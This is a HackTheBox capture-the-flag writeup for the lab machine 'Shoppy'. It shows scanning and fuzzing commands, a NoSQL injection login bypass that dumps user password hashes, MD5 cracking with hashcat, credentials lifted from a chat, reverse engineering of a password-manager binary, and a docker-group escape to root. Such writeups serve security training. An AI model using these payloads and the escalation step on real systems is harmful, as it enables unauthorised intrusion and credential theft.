

# HackTheBox Writeup - Shoppy

#hackthebox #nmap #linux #web #Vulnerability-Assessment #Injection #Common-Applications #Custom-Applications #Reversing #NGINX #Docker #C #Penetration-Tester-Level-1 #Reconnaissance #Web-Site-Structure-Discovery #Fuzzing #Password-Reuse #Password-Cracking #Brute-Force-Attack #Docker-Abuse #Decompilation #SQL-Injection #Weak-Credentials #Clear-Text-Credentials #Information-Disclosure #nosql #radare #gobuster #hashcat #sudo

Shoppy is an easy Linux machine that features a website with a login panel and a user search functionality, which is vulnerable to NoSQL injection. It can be exploited to obtain the password hashes of all the users. Upon cracking the password hash for one of the users we can authenticate into the Mattermost chat running on the server where we obtain the SSH credentials for user `jaeger`. The lateral movement to user `deploy` is performed by reverse engineering a password manager binary, which reveals the password for the user. We discover that the user `deploy` is a member of the group `docker`. Its privileges can be exploited to read the root flag.

## Recon

### Nmap

```
# Nmap 7.93 scan initiated Thu Jan 12 05:25:32 2023 as: nmap -sV -sC -Pn -T4 -p- -oA shoppy shoppy.htb
Nmap scan report for shoppy.htb (10.10.11.180)
Host is up (0.19s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 9e5e8351d99f89ea471a12eb81f922c0 (RSA)
|   256 5857eeeb0650037c8463d7a3415b1ad5 (ECDSA)
|_  256 3e9d0a4290443860b3b62ce9bd9a6754 (ED25519)
80/tcp    open  http     nginx 1.23.1
|_http-title:      Shoppy Wait Page
|_http-server-header: nginx/1.23.1
9093/tcp  open  copycat?
```

```
| fingerprint-strings:
|   GenericLines:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest, HTTPOptions:
|     HTTP/1.0 200 OK
|     Content-Type: text/plain; version=0.0.4; charset=utf-8
|     Date: Thu, 12 Jan 2023 10:27:41 GMT
|     HELP go_gc_cycles_automatic_gc_cycles_total Count of completed GC cycles generated by the Go runtime.
|     TYPE go_gc_cycles_automatic_gc_cycles_total counter
|     go_gc_cycles_automatic_gc_cycles_total 133
|     HELP go_gc_cycles_forced_gc_cycles_total Count of completed GC cycles forced by the application.
|     TYPE go_gc_cycles_forced_gc_cycles_total counter
|     go_gc_cycles_forced_gc_cycles_total 0
|     HELP go_gc_cycles_total_gc_cycles_total Count of all completed GC cycles.
|     TYPE go_gc_cycles_total_gc_cycles_total counter
|     go_gc_cycles_total_gc_cycles_total 133
|     HELP go_gc_duration_seconds A summary of the pause duration of garbage collection cycles.
|     TYPE go_gc_duration_seconds summary
|     go_gc_duration_seconds{quantile="0"} 4.0557e-05
|     go_gc_duration_seconds{quantile="0.25"} 6.6746e-05
|_   go_gc
```

## Dir

```
gobuster dir -u http://shoppy.htb/ -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories-lowercase.txt -t 20 -e -o
shoppy.gobuster -r
```

## Result

```
http://shoppy.htb/admin          (Status: 200) [Size: 1074]
http://shoppy.htb/login          (Status: 200) [Size: 1074]
```

# User Flag

## NOSQLI

After looking at 404 pages error messages

The application is node.js so DBMS is most likely NOSQL MongoDB

username:

```
admin' || '1==1
```

- Login Success

Query may look like:

```
SELECT * from users WHERE username='admin' || '1==1' AND password='xxx'"
```

Refer - <https://book.hacktricks.xyz/pentesting-web/nosql-injection>

Shoppy Admin x +

Not secure | shoppy.htb/admin


SHOPPY

## Products of Shoppy App

Search for users

Name	Price
PC	1145\$
Smartphone	200\$
Backpack	30\$
Jacket	20\$
Ventilator	2\$
Controller	15\$

Use the same payload to search



Result:

```
[{"_id": "62db0e93d6d6a999a66ee67a", "username": "admin", "password": "23c6877d9e2b564ef8b32c3a23de27b2"}, {"_id": "62db0e93d6d6a999a66ee67b", "username": "josh", "password": "6ebcea65320589ca4f2f1ce039975995"}]
```

## Hash Cracking

It's a md5 hash

```
└─(root@kali)-[~]
└─# hash-identifier 23c6877d9e2b564ef8b32c3a23de27b2
```

Possible Hashs:

[+] MD5

[+] Domain Cached Credentials - MD4(MD4((\$pass)).(strtolower(\$username)))

Hashcat

```
23c6877d9e2b564ef8b32c3a23de27b2
```

```
hashcat 23c6877d9e2b564ef8b32c3a23de27b2 "C:\Users\GOD\Downloads\rockyou (1).txt" -m 0 -O
hashcat (v6.2.6) starting

...
Status.....: Exhausted
...
```

6ebcea65320589ca4f2f1ce039975995

```
hashcat 6ebcea65320589ca4f2f1ce039975995 "C:\Users\GOD\Downloads\rockyou (1).txt" -m 0 -O

hashcat (v6.2.6) starting
...
6ebcea65320589ca4f2f1ce039975995:remembermethisway

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 0 (MD5)
Hash.Target.....: 6ebcea65320589ca4f2f1ce039975995
...
```

- josh:remembermethisway

## Subdomain

- Gobuster

```
gobuster vhost -u shoppy.htb --append-domain --domain shoppy.htb -w /usr/share/seclists/Discovery/DNS/bitquark-subdomains-
top100000.txt -t 100
```

- Fuff

```
ffuf -u http://shoppy.htb -w /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt -H "Host: FUZZ.shoppy.htb" -c -fs  
169
```

```
mattermost.shoppy.htb
```

<http://mattermost.shoppy.htb/>

The screenshot shows a web browser window with the address bar displaying "mattermost.shoppymtb/shoppymtb/channels/deploy-machine". The interface is a Mattermost chat client. On the left is a sidebar with a "Channels" section containing "Coffee Break", "Deploy Machine" (selected), and "Development". Below this is a "DIRECT MESSAGES" section with "feedbackbot" and an "Invite Members" button. The main chat area is for the "Deploy Machine" channel, showing a system message from "System" at 4:33 PM stating "@jaeger joined the channel. You were added to the channel by @jaeger." This is followed by a date separator for "July 23, 2022". The chat history includes a message from "jaeger" at 4:22 AM providing credentials for a deploy machine account (username: jaeger, password: Sh0ppyBest@pp!), a response from "josh" at 4:24 AM confirming the deployment will be created within 24 hours, and another message from "jaeger" at 4:24 AM saying "Okay, good luck for that". The chat ends with a message from "josh" at 4:25 AM stating "Oh I forgot to tell you, that we're going to use docker for the deployment so I will add it to the first deploy".

After examining the messages

Found



For the deploy machine, you can create an account with these creds :

username: jaeger  
password: Sh0ppyBest@pp!

```
ssh jaeger@shoppy.htb
jaeger@shoppy:~$ id
uid=1000(jaeger) gid=1000(jaeger) groups=1000(jaeger)

jaeger@shoppy:~$ cat user.txt
53ba99bb47c37c00d085dc57076b869e
```

# Root Flag

## Reverse Engineer Password Manager

```
jaeger@shoppy:~$ sudo -l
[sudo] password for jaeger:
Matching Defaults entries for jaeger on shoppy:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jaeger may run the following commands on shoppy:
    (deploy) /home/deploy/password-manager
```



2 replies

Following



josh

Update your status

4:48 AM

Hey @jaeger, when I was trying to install docker on the machine, I started learn C++ and I do a password manager. You can test it if you want, the program is on the deploy machine.



1



jaeger 4:48 AM

Nice, I will take a look at it



```
jaeger@shoppy:~$ sudo -u deploy /home/deploy/password-manager
Welcome to Josh password manager!
Please enter your master password: ^C
```

Gonna have to take a look at its cpp file

```
jaeger@shoppy:~$ strings /home/deploy/password-manager | grep pass
Welcome to Josh password manager!
Please enter your master password:
password-manager.cpp
```

Copy File to local

```
└─(root@kali)-[~]
└─# scp jaeger@shoppy.htb: "/home/deploy/password-manager" .
jaeger@shoppy.htb's password:
password-manager
100% 18KB 28.1KB/s 00:00
```

## Ghidra

```
ghidra
```

## Radare2

Use radare to analyze

```
└─(root@kali)-[~]
└─# radare2 password-manager
Warning: run r2 with -e bin.cache=true to fix relocations in disassembly
[0x00001120]> aa
[x] Analyze all flags starting with sym. and entry0 (aa)
[0x00001120]> s/ pass
```

```

Searching 4 bytes in [0x40a0-0x4300]
hits: 0
Searching 4 bytes in [0x3db0-0x40a0]
hits: 0
Searching 4 bytes in [0x2000-0x22bf]
0x00002020 hit0_0 .Welcome to Josh password manager!.
[0x00002020]> s/ pass
Searching 4 bytes in [0x40a0-0x4300]
hits: 0
Searching 4 bytes in [0x3db0-0x40a0]
hits: 0
Searching 4 bytes in [0x2021-0x22bf]
0x00002051 hit1_0 .ter your master password: Samp.
[0x00002051]> V

```

```

[0x00002051 [Xadvc]0 44% 704 password-manager]> xc @ obj.std::piecewise_construct+73 # 0x2051
- offset - 0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF comment
0x00002051 7061 7373 776f 7264 3a20 0000 5300 6100 password: ..S.a. ; str.Sample
0x00002061 6d00 7000 6c00 6500 0000 0000 0000 0041 m.p.l.e.....A ; str.Access_granted__Here_is_creds__
0x00002071 6363 6573 7320 6772 616e 7465 6421 2048 ccess granted! H
0x00002081 6572 6520 6973 2063 7265 6473 2021 0063 ere is creds !.c ; str.cat__home_deploy_creds.txt
0x00002091 6174 202f 686f 6d65 2f64 6570 6c6f 792f at /home/deploy/
0x000020a1 6372 6564 732e 7478 7400 0000 0000 0041 creds.txt.....A ; str.Access_denied__This_incident_will_be_reported__
0x000020b1 6363 6573 7320 6465 6e69 6564 2120 5468 ccess denied! Th
0x000020c1 6973 2069 6e63 6964 656e 7420 7769 6c6c is incident will
0x000020d1 2062 6520 7265 706f 7274 6564 2021 0001 be reported !.. ; loc.__GNU_EH_FRAME_HDR;po[17]=r--\section!size 76 named .eh_frame_hdr
0x000020e1 1b03 3b4c 0000 0008 0000 0040 efff ff98 ..;L ... ..@. ...
0x000020f1 0000 0030 f0ff ffc0 0000 0040 f0ff ff68 ...0... ..@...h

```

```
password: ..S.a. ; str.Sample
```

- Got the master password: `Sample`

## Strings

Use encoding to get the string

- Use `man password-manager` to check

```
└─(root@kali)-[/media/sf_Downloads/kali-backups/htb-walkthrough/shoppy]
└─# strings -e l password-manager
Sample
```

## XXD

```
└─(root@kali)-[/media/sf_Downloads/kali-backups/htb-walkthrough/shoppy]
└─# xxd password-manager | less
```

ENTER "/" to find mode

```
00002020: 7061 7373 776f 7264 206d 616e 6167 6572 password manager
00002030: 2100 0000 0000 0000 506c 6561 7365 2065 !.....Please e
00002040: 6e74 6572 2079 6f75 7220 6d61 7374 6572 nter your master
00002050: 2070 6173 7377 6f72 643a 2000 0053 0061 password: ..S.a
00002060: 006d 0070 006c 0065 0000 0000 0000 0000 .m.p.l.e.....
```

## Get Creds

```
jaeger@shoppy:~$ sudo -u deploy /home/deploy/password-manager
Welcome to Josh password manager!
Please enter your master password: Sample
Access granted! Here is creds !
Deploy Creds :
username: deploy
password: Deploying@pp!
```

## Privilege Escalate

Switch User to `deploy`

```
jaeger@shoppy:~$ su - deploy
Password:
```

```
$  
$ id  
uid=1001(deploy) gid=1001(deploy) groups=1001(deploy),998(docker)  
$ bash  
deploy@shoppy:~$
```

- It's in docker group

```
$ docker ps  
CONTAINER ID   IMAGE     COMMAND   CREATED   STATUS    PORTS   NAMES  
$ docker images  
REPOSITORY    TAG       IMAGE ID       CREATED          SIZE  
alpine        latest   d7d3d98c851f   6 months ago    5.53MB
```

Follow Gtfobins docker priv esc

<https://gtfobins.github.io/gtfobins/docker/>

```
deploy@shoppy:~$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh  
# id  
uid=0(root) gid=0(root) groups=0(root),1(daemon),2(bin),3(sys),4(adm),6(disk),10(uucp),11,20(dialout),26(tape),27(sudo)  
# cat /root/root.txt  
c3e748b6e9f646db850edb0defa3fe08
```